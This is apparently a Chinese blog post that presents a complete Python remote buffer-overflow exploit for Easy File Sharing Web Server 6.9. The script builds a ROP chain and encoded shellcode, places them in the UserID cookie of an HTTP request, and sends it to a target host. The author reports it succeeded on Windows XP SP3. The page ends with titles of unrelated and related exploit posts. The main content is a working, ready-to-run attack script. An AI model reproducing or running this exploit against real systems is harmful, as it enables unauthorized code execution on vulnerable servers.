
Easy File Sharing Web Server 6.9远程溢出漏洞
from struct import pack

import socket,sys

import os

host="192.168.109.129"

port=80

junk0 = "\x90" * 80

call_edx=pack('<L',0x1001D8C8)

junk1="\x90" * 396

ppr=pack('<L',0x10010101)

crafted_jmp_esp=pack('<L',0xA4523C15)

test_bl=pack('<L',0x10010125)

kungfu=pack('<L',0x10022aac)

kungfu+=pack('<L',0xDEADBEEF)

kungfu+=pack('<L',0xDEADBEEF)

kungfu+=pack('<L',0x1001a187)

kungfu+=pack('<L',0x1002466d)

nopsled="\x90" * 20

shellcode=("\xda\xca\xbb\xfd\x11\xa3\xae\xd9\x74\x24\xf4\x5a\x31\xc9" +

"\xb1\x33\x31\x5a\x17\x83\xc2\x04\x03\xa7\x02\x41\x5b\xab" +

"\xcd\x0c\xa4\x53\x0e\x6f\x2c\xb6\x3f\xbd\x4a\xb3\x12\x71" +

"\x18\x91\x9e\xfa\x4c\x01\x14\x8e\x58\x26\x9d\x25\xbf\x09" +

"\x1e\x88\x7f\xc5\xdc\x8a\x03\x17\x31\x6d\x3d\xd8\x44\x6c" +

"\x7a\x04\xa6\x3c\xd3\x43\x15\xd1\x50\x11\xa6\xd0\xb6\x1e" +

"\x96\xaa\xb3\xe0\x63\x01\xbd\x30\xdb\x1e\xf5\xa8\x57\x78" +

"\x26\xc9\xb4\x9a\x1a\x80\xb1\x69\xe8\x13\x10\xa0\x11\x22" +

"\x5c\x6f\x2c\x8b\x51\x71\x68\x2b\x8a\x04\x82\x48\x37\x1f" +

"\x51\x33\xe3\xaa\x44\x93\x60\x0c\xad\x22\xa4\xcb\x26\x28" +

"\x01\x9f\x61\x2c\x94\x4c\x1a\x48\x1d\x73\xcd\xd9\x65\x50" +

"\xc9\x82\x3e\xf9\x48\x6e\x90\x06\x8a\xd6\x4d\xa3\xc0\xf4" +

"\x9a\xd5\x8a\x92\x5d\x57\xb1\xdb\x5e\x67\xba\x4b\x37\x56" +

"\x31\x04\x40\x67\x90\x61\xbe\x2d\xb9\xc3\x57\xe8\x2b\x56" +

"\x3a\x0b\x86\x94\x43\x88\x23\x64\xb0\x90\x41\x61\xfc\x16" +

"\xb9\x1b\x6d\xf3\xbd\x88\x8e\xd6\xdd\x4f\x1d\xba\x0f\xea" +

"\xa5\x59\x50")

payload=junk0 + call_edx + junk1 + ppr + crafted_jmp_esp + test_bl + kungfu + nopsled + shellcode

buf="GET /vfolder.ghp HTTP/1.1\r\n"

buf+="User-Agent: Mozilla/4.0\r\n"

buf+="Host:" + host + ":" + str(port) + "\r\n"

buf+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"

buf+="Accept-Language: en-us\r\n"

buf+="Accept-Encoding: gzip, deflate\r\n"

buf+="Referer: http://" + host + "/\r\n"

buf+="Cookie: SESSIONID=1337; UserID=" + payload + "; PassWD=;\r\n"

buf+="Conection: Keep-Alive\r\n\r\n"

print "[*] Connecting to Host " + host + "..."

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:

    connect=s.connect((host, port))

    print "[*] Connected to " + host + "!"

except:

    print "[!] " + host + " didn't respond\n"

    sys.exit(0)

print "[*] Sending malformed request..."

s.send(buf)

print "[!] Exploit has been sent!\n"

s.close()
成功在win xp sp3上溢出

图一 溢出前

图二 溢出后
Easy File Sharing Web Server 6.9远程溢出漏洞的更多相关文章
- MS17-010远程溢出漏洞 - 永恒之蓝 [CVE-2017-0143]
MS17-010远程溢出漏洞(永恒之蓝) Ti:2019-12-25 By:Mirror王宇阳 MS17-010 CVE-2017-0143 MS17-010 CVE-2017-0144 MS17-0 ...
- CVE-2017-7269-iis远程溢出漏洞复现
##01漏洞描述 cve_2017_7269漏洞属于高危漏洞,是由Zhiniang Peng和Chen Wu(华南理工大学信息安全实验室,计算机科学与工程学院)发现的.IIS 6.0开启Webdav服 ...
- 关于iis6.0远程溢出漏洞
漏洞描述 漏洞编号:CVE-2017-7269 发现人员:Zhiniang Peng和Chen Wu(华南理工大学信息安全实验室,计算机科学与工程学院) 漏洞简述:开启WebDAV服务的IIS 6.0 ...
- CVE-2012-0002(MS12-020)3389远程溢出漏洞
1:攻击机:Kali和windows皆可 2:目标机:windows XP系统(开启3389) Kali测试: search m12-020 搜索ms12-020 use auxiliary/dos/ ...
- 浏览器远程编写python代码--jupyter web server
公司分配了开发机,偶尔需要写一些python自动化脚本.为了提高编写效率,可以开发机上起一个jupyter web server,然后在电脑chrome浏览器进行编辑. 以下步骤均在开发机上操作. 安 ...
- Setting up Django and your web server with uWSGI and nginx
https://uwsgi.readthedocs.io/en/latest/tutorials/Django_and_nginx.html Setting up Django and your we ...
- Adding AirDrop File Sharing Feature to Your iOS Apps
http://www.appcoda.com/ios7-airdrop-programming-tutorial/ Adding AirDrop File Sharing Feature to You ...
- [r]Setting up Django and your web server with uWSGI and nginx
Setting up Django and your web server with uWSGI and nginx This tutorial is aimed at the Django user ...
- Another option for file sharing(转)
原文地址 https://security.googleblog.com/2017/02/another-option-for-file-sharing.html Another option fo ...
随机推荐
- linux设备驱动之USB主机控制器驱动分析 【转】
转自:http://blog.chinaunix.net/uid-20543183-id-1930831.html ---------------------------------------- ...
- CEC2017 benchmark function调用接口
CEC2017 benchmark function可以从这里下载. 导师最近给了个课题让我自己研究,跟智能优化算法相关的,必不可免的要用到最新的CEC2017 benchmark function, ...
- openstack发展历程及其架构简介
1.0 Openstack介绍 OpenStack既是一个社区,也是一个项目和一个开源软件,它提供了一个部署云的操作平台或工具集.其宗旨在于,帮助组织运行为虚拟计算或存储服务的云,为公有云.私有云,也 ...
- TCP协议端口状态说明:CLOSE-WAIT、TIME-WAIT 、LISTENING、SYN_SENT、ESTABLISHED、LAST-ACK ...
了解TCP协议端口的连接状态,对排除和定位网络或系统故障会有很大帮助,因此了解一下是有必要的: 一.LISTENING 提供某种服务,侦听远方TCP端口的连接请求,当提供的服务没有被连接时,处于LI ...
- 数据库-mysql数据操作
一:mysql 数据的插入 语法 以下为向MySQL数据表插入数据通用的 INSERT INTO SQL语法: INSERT INTO table_name ( field1, field2,...f ...
- JS动态创建元素(两种方法)
前言 创建元素有两种方法 1)将需要创建的元素,以字符串的形式拼接:找到父级元素,直接对父级元素的innnerHTML进行赋值. 2)使用Document.Element对象自带的一些函数,来实现动态 ...
- java 添加一组元素
在java包中的Arrays和Collection类中都有很多实用方法,可以在一个Collection中添加一组元素,Array.asList()方法接受一个数组或是一个用逗号分隔的元素列表(使用可变 ...
- js中的call,apply,bind区别
在JavaScript中,call.apply和bind是Function对象自带的三个方法,这三个方法的主要作用是改变函数中的this指向. call.apply.bind方法的共同点和区别:app ...
- (转载)solr实现满足指定距离范围条件的搜索
配置schema.xml <?xml version="1.0" encoding="UTF-8" ?> <schema name=" ...
- Linux学习笔记:vi常用命令
在Linux系统中常用vi命令进行文本编辑. vi命令是UNIX操作系统和类UNIX操作系统中最通用的全屏幕纯文本编辑器.Linux中的vi编辑器叫vim,它是vi的增强版(vi Improved), ...